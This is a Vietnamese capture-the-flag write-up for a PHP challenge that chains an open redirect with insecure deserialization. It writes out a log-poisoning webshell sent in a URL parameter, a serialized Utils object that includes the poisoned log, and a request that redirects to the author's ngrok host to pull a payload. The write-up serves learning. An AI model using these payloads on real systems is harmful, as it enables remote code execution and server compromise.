
**Video Link Extractor**

Bài này bị dính lỗ hổng insecure deserialization trong php, yêu cầu bạn kết hợp nhiều kĩ thuật khác nhau để khai thác.


Let’s go!

**Phân tích trang web**

Giao diện:



Ứng dụng cho bạn xem thông tin của video:



Khi bạn chọn “Extract” nó sẽ thực thi script:



Script này sẽ gửi yêu cầu sau:

Request: GET /index.php?mode=extract&id=lmJPeFW75qQ&host=youtube

Dữ liệu trả về sẽ được thêm trong thẻ div:



Máy chủ sẽ xử lí như sau:




**Khai thác**

Bài này bị dính lỗ hổng open redirect.


GET /index.php?mode=redirect&url=https://xuanthulab.net/su-dung-session-va-cookie-trong-php.html


Một mình lỗ hổng này thì không làm được gì cả, mình sẽ kết hợp với 1 lỗ hổng khác là insecure deserialization.

Một đối tượng thuộc lớp Utils có các thuộc tính sau:



Trong hàm extract\_video\_information(), nếu bạn để sai host, nó sẽ ghi log:






Mình sẽ tận dụng chức năng này để ghi webshell vào log.

host,id,mode là 3 tham số bạn kiểm soát được.

Webshell: <?php system("cat flag.php") ?>

Bạn gửi yêu cầu: GET /index.php?mode=extract&id=lmJPeFW75qQ

&host=%3c%3fphp%20echo%20system('ls')%20%3f%3e



Nếu thấy “Invalid host …” là thành công.


Tên của file log là time() nên mình dễ đoán được.

File log: /tmp/1704637522.log


May mắn là file trong thư mục tạm không bị xóa.

Làm sao để include file trên?

Nếu bạn include 1 file có định dạng bất kì: .log, .txt có webshell thì vẫn thực thi được code php.



Method magic \_\_wakeup sẽ thực thi khi bạn unserialize 1 đối tượng thuộc lớp Utils.




Bạn sẽ tạo 1 đối tượng thuộc lớp Utils có thuộc tính \_file là webshell

O:5:"Utils":1:{s:5:"\_file";s:19:"/tmp/1704637522.log";}

Để ý case local, có thể concat với id, lợi dụng mode redirect, tạo payload và trỏ tới một server public của mình

GET /index.php?mode=extract&id=index.php%3fmode%3dredirect%26url%3dhttps

%3a%2f%2f8a1a-2a09-bac5-d469-16c8-00-245-22.ngrokfree.app%2fabc.txt&host=local



Challenge bị lỗi nên mình không đọc flag được.

**Bài học mình rút ra được là:**

Insecure deserialization

* Trong php: tận dụng những class sẵn có để khai thác
* Trong python: mình sẽ tạo 1 lớp ở bên ngoài để thực thi shell

Cách truyền serialized data: open redirect, sql injection, cookie,…